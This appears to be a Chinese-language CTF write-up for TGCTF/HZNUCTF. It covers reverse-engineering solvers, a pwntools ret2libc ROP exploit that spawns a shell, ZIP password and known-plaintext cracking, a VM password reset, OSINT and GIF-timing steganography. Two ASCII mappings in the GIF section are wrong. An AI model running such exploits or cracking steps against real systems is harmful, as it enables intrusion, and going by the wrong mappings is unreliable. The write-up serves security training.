g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
40      23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] +
1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 *
g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
41      24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] +
16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 *
g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
42      25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5]
+ 36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11]
- 11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17]
- 18 * g[18] == 12591,
43      5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] +
36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 *
g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 *
g[18] + 19 * g[19] == 52041,
44      29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] +
6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 *
g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 *
g[18] + 39 * g[19] - 20 * g[20] == 20253,
45      45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 *
g[5] + 66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] -
12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] -
10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
46      555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 *
g[5] + 66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 *

```

```

g[11] - 102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] +
333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 *
g[22] == 111844,
47      1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666
* g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 *
g[11] - 107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 *
g[17] + 10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 *
g[23] == 159029,

```

z3求解后手动替换原字符串获取flag:

代码块

```

1  from z3 import *
2  from collections import Counter
3
4  s = Solver()
5  g = [Int(f'g_{i}') for i in range(30)]
6
7  # 添加方程约束
8  constraints = [
9      7 * g[0] == 504,
10     9 * g[0] - 5 * g[1] == 403,
11     2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
12     3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
13     5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
14     7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] ==
1225,
15     11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5]
- 77 * g[6] == 7975,
16     21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] -
7 * g[6] + 15 * g[7] == 229,
17     2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] +
29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
18     10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] +
22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
19     15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] -
122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
20     13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5]
- 2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] ==
12544,
21     23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] -
25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 *
g[12] == 6585,
22     223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] -
65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 *
g[12] + 13 * g[13] == 6893,

```

```

23      29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] +
65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 *
g[12] + 33 * g[13] - 14 * g[14] == 1883,
24      69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] +
1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 *
g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
25      23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] +
1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 *
g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
26      24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] +
16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 *
g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
27      25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5]
+ 36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11]
- 11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17]
- 18 * g[18] == 12591,
28      5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] +
36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 *
g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 *
g[18] + 19 * g[19] == 52041,
29      29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] +
6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 *
g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 *
g[18] + 39 * g[19] - 20 * g[20] == 20253,
30      45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 *
g[5] + 66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] -
12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] -
10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
31      555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 *
g[5] + 66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 *
g[11] - 102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] +
333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 *
g[22] == 111844,
32      1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666
* g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 *
g[11] - 107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 *
g[17] + 10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 *
g[23] == 159029,
33      520 * g[0] - 222 * g[1] + 333 * g[2] + 4 * g[3] - 56655 * g[4] + 6666
* g[5] + 666 * g[6] + 66 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 73 *
g[11] + 1007 * g[12] + 7777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 *
g[16] + 390 * g[17] + 100 * g[18] + 609 * g[19] + 99999 * g[20] + 210 * g[21]
+ 232 * g[22] + 23 * g[23] - 24 * g[24] == 2762025,
34      1323 * g[0] - 22 * g[1] + 333 * g[2] + 4 * g[3] - 55 * g[4] + 666 *
g[5] + 666 * g[6] + 66 * g[7] - 660 * g[8] - 220 * g[9] + 99 * g[10] + 3 *
g[11] + 100 * g[12] + 777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 * g[16]

```

```


+ 390 * g[17] + 100 * g[18] + 609 * g[19] + 9999 * g[20] + 210 * g[21] + 232 *
g[22] + 23 * g[23] - 24 * g[24] + 25 * g[25] == 1551621,
35      777 * g[0] - 22 * g[1] + 6969 * g[2] + 4 * g[3] - 55 * g[4] + 666 *
g[5] - 6 * g[6] + 96 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 3 * g[11]
+ 100 * g[12] + 777 * g[13] + 250 * g[14] + 666 * g[15] + 65 * g[16] + 90 *
g[17] + 100 * g[18] + 609 * g[19] + 999 * g[20] + 21 * g[21] + 232 * g[22] +
23 * g[23] - 24 * g[24] + 25 * g[25] - 26 * g[26] == 948348

```

水果忍者

unity游戏，找到关键的dll：水果忍者\Fruit Ninja_Data\Managed\Assembly-CSharp.dll 后放到dnpsy

简单分析一下就能看出是个AES解密flag，找到关键的key,iv,encryptedhexdata就能解出flag：



HZNUCTF{de20-70dd-4e62-b8d0-06e}

randomsystem

手动去除花指令

主函数输入flag前的加密可以绕过，后面的加密流程

- 设置固定种子，生成随机数数组
- 用随机数打乱输入的flag
- Tlscallback生成矩阵，与打乱后flag构造的矩阵左乘
- 动态修改key，和矩阵乘法的结果异或

```

1  import numpy as np
2
3  data = [
4      0x178, 0x164, 0x0a9, 0x1f5, 0x115, 0x149, 0x08b, 0x156,
5      0x17c, 0x16d, 0x0a2, 0x102, 0x17d, 0x153, 0x15b, 0x133,
6      0x107, 0x167, 0x0a2, 0x1e4, 0x136, 0x14d, 0x15a, 0x153,
7      0x096, 0x0c2, 0x0af, 0x158, 0x09e, 0x0fa, 0x080, 0x0af,
8      0x09e, 0x0ad, 0x098, 0x17b, 0x09e, 0x124, 0x082, 0x16d,
9      0x0c5, 0x014, 0x0c5, 0x0a1, 0x0c6, 0x00a, 0x0cf, 0x0f4,
10     0x0ca, 0x00e, 0x0cc, 0x0b0, 0x0c1, 0x0ff, 0x023, 0x007,
11     0x09e, 0x0b5, 0x091, 0x161, 0x099, 0x165, 0x0f6, 0x097
12 ]
13
14 init_array = [
15     1, 1, 0, 1, 0, 0, 1, 0,
16     0, 1, 1, 0, 0, 1, 0, 1,
17     0, 0, 1, 1, 0, 1, 1, 0,
18     0, 0, 0, 1, 0, 1, 0, 1,
19     0, 1, 0, 0, 1, 0, 1, 0,
20     0, 0, 0, 0, 0, 1, 0, 1,
21     0, 0, 0, 0, 0, 0, 1, 1,
22     0, 1, 1, 0, 0, 0, 0, 1
23 ]
24
25 rand_table = [
26     27, 26, 25, 23, 28, 1, 6, 10,
27     20, 7, 15, 14, 31, 18, 19, 21,
28     9, 30, 22, 24, 8, 2, 29, 3,
29     12, 11, 17, 16, 0, 13, 5, 4
30 ]
31
32 key = b"ReVeReSe"
33 for i in range(len(data)):
34     data[i] ^= key[i % len(key)]
35
36 initMat = np.array(init_array).reshape(8,8)
37 dataMat = np.array(data).reshape(8,8)
38 inv = np.linalg.inv(initMat)
39 result = np.matmul(inv,dataMat).flatten().tolist()
40
41 flag = [round(ch) for ch in result]
42 length = len(flag)
43 for i in range(length//2 -1,-1,-1):
44     index = length - rand_table[i] - 1
45     flag[i], flag[index] = flag[index], flag[i]
46 print("HZNUCTF{" + bytes(flag).decode() + "}")
47 #HZNUCTF{3zfb899ac5c256d-7a8r59f0tccd-4fa6b8vfd111-a44ff4r0-6dce5679da58}

```

Pwn

签到

ROP

代码块

```
1  from pwn import *
2
3  context(arch="amd64", os="linux", log_level="debug")
4  #context(arch="i386", os="linux", log_level="debug")
5
6  elf = ELF('./pwn')
7  libc = ELF('./libc.so.6')
8
9  p = process('./pwn')
10 #p = remote('node1.tgctf.woooo.tech', 31377)
11
12 puts_plt = elf.plt['puts']
13 puts_got = elf.got['puts']
14 rdi_ret = 0x401176
15 main = 0x401178
16 payload = b"A"*(0x70+8) + p64(rdi_ret) + p64(puts_got) + p64(puts_plt) +
17 p64(main)
18
19 p.sendlineafter(b'please leave your name.', payload)
20
21
22 puts_real_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
23 success("puts_real_addr: " + hex(puts_real_addr))
24
25
26 ret = 0x40101a
27 libc_addr = puts_real_addr - libc.symbols['puts']
28 system = libc_addr + libc.symbols['system']
29 bin_sh = libc_addr + next(libc.search(b'/bin/sh'))
30 payload = b"A"*(0x70+8) + p64(ret) + p64(rdi_ret) + p64(bin_sh) + p64(system)
31 p.sendlineafter(b'please leave your name.', payload)
32
33
34 p.interactive()
```

Misc

ez_zip

第一层弱口令 20250412

第二层sha512加密后明文攻击

ARCHPR 4.54 Professional Edition

文件(F) 恢复(R) 帮助(H)

打开

开始!

停止

基准测试

升级

帮助

关于

退出

加密的 ZIP/RAR/ACE/ARJ 文件

C:\Users\jyzho\OneDrive\桌面\Victory is a

攻击类型

明文

范围

长度

字典

明文

自动保存

选项

高级

明文选项

明文文件路径:

C:\Users\jyzho\OneDrive\桌面\Victory is at hanc

开始于: 0

密钥 b39bc130

密钥 8183a9f1

密钥 d5381ad8

☒ 允许使用二进制文件作为明文 ZIP 档案文件

状态窗口

2025/4/12 21:35:22 - ARCHPR 4.54 build 45 已启动

当前口令:

平均速度:

已用时间:

剩余时间:

进度指示器

0%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

第三层修复zip，自己创建一个flag.zip，照着格式改改就行

起始页flag.zip xflag.zip

0000h50 4B 03 04 14 00 06 00 00 00 66 98 8B 5A 14 63PK.....f"z1

0010h06 8B 34 00 00 00 32 00 00 00 08 00 00 00 66 6C004...2...f1

0020h61 67 2E 74 78 74 0B 71 77 0E 71 AB 0E 4F 2C 2Aag.txt.qw.q«.0.*

0030hCA CC 2F 8A 8F CC 2F 8D CF 48 2C 4B 8D 4F 49 4DEI/S.I/.IH,K.OIM

0040h4B 4D 2C 49 4D 89 2F C9 48 8D 4F CF 4C CC 2B 89KM,IM%/EH.OILi%

0050h4F 29 4A 4C CF CF 53 AC 05 00 50 4B 01 02 14 00O)JLIIS...PK...

0060h14 00 08 00 08 00 00 00 00 00 64 63 06 1B 04 00.....ac004-

0070h00 00 32 00 00 00 08 00 04 00 00 00 00 00 00...2...\$.....

0080h20 00 00 00 00 00 00 00 56 6C 61 67 2E 74 78 74.....flag.txt

0090h0A 00 20 00 00 00 00 00 01 00 18 00 0F EA C5 4F.....eAO

00A0hD1 AA DB 01 3F 9B D4 BA 65 AB DB 01 73 D5 34 32N*0.?.0°e«0.s042

00B0hD1 AA DB 01 50 4B 05 06 00 00 00 00 01 00 01 00N*0.PK.....

00C0h5A 00 00 00 5A 00 00 00 00 00Z...Z.....

模板结果 - ZIP.bt

名称	值	开始	大小
enum COMPTYPE deCompression	COMP_DEFLATE (8)	64h	2h
DOSTIME deFileTime	00:00:00	66h	2h
DOSDATE deFileDate		68h	2h
uint deCrc	FBD663E4h	6Ah	4h
uint deCompressedSize	52	6Eh	4h
uint deUncompressedSize	50	72h	4h
ushort deFileNameLength	8	76h	2h
ushort deExtraFieldLength	36	78h	2h
ushort deFileCommentLength	0	7Ah	2h
ushort deDiskNumberStart	0	7Ch	2h
ushort deInternalAttributes	0	7Eh	2h
uint deExternalAttributes	32	80h	4h
uint deHeaderOffset	0	84h	4h
> char deFileName[8]	flag.txt	88h	8h
> uchar deExtraField[36]		90h	24h

输出

TGCTF{Warrior_You_have_defeated_the_giant_dragon!}

next is the end

“next_or_end”中的搜索结果

hint.txt大小: 43 字节
修改日期: 2025/4/8 10:40

flag.txt大小: 15 字节
修改日期: 2025/4/3 13:32

flag{so_great!}

where it is(osint)

谷歌搜图能找到个711，再找找就能找到

TGCTF{港墘站}

简单签到，关注：” 杭师大网安 “谢谢喵🐱

< 杭师大网安

21:31



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戳右下角了解我们~

欢迎参加TGCTF

我在这



TGCTF{Efforts_to_create_the_strength,
attitude_determines_altitude.}

你的运气是好是坏？

有没有一种可能，这题改名叫 你的运气是好是臭 比较好一点

猜的

flag{114514}

TeamGipsy&ctfer

火眼仿真直接改密码



虚拟机 (Ubuntu.vmdk) 创建成功

用户密码已重置为:123456


📁 打开目录

🔍 账户信息

+ 继续创建


▶ 启动虚拟机

看桌面上的记录知道出题人开过两个docker容器，还设置了mysql密码。随便进了一个容器翻翻数据库就找到了flag



这是啥o_o
gif时间隐写

(base)  (root@WIN-EICAC432NIT)-[/home/starr]

 # identify -format "%s %T \n" 1.gif

0 84

1 71

2 67

3 84

4 70

5 123

6 89

7 111

8 117

9 95

10 99

11 97

12 117

13 103

14 104

15 116

16 95

17 117

18 112

19 95

20 119

21 105

22 116

23 104

24 95

25 116

26 105

27 109

28 101

29 33

30 125

- 116 -> 't'
- 105 -> 'i'
- 109 -> 'm'
- 101 -> 'e'
- 33 -> 'l'
- 125 -> 'j'

拼接成字符串：

将这些字符按顺序拼接起来，得到最终结果：

```
TGCTF{You_caught_up_with_time!}
```

答案：

Plaintext深色版本复制

TGCTF{You_caught_up_with_time!}

> 代码模式

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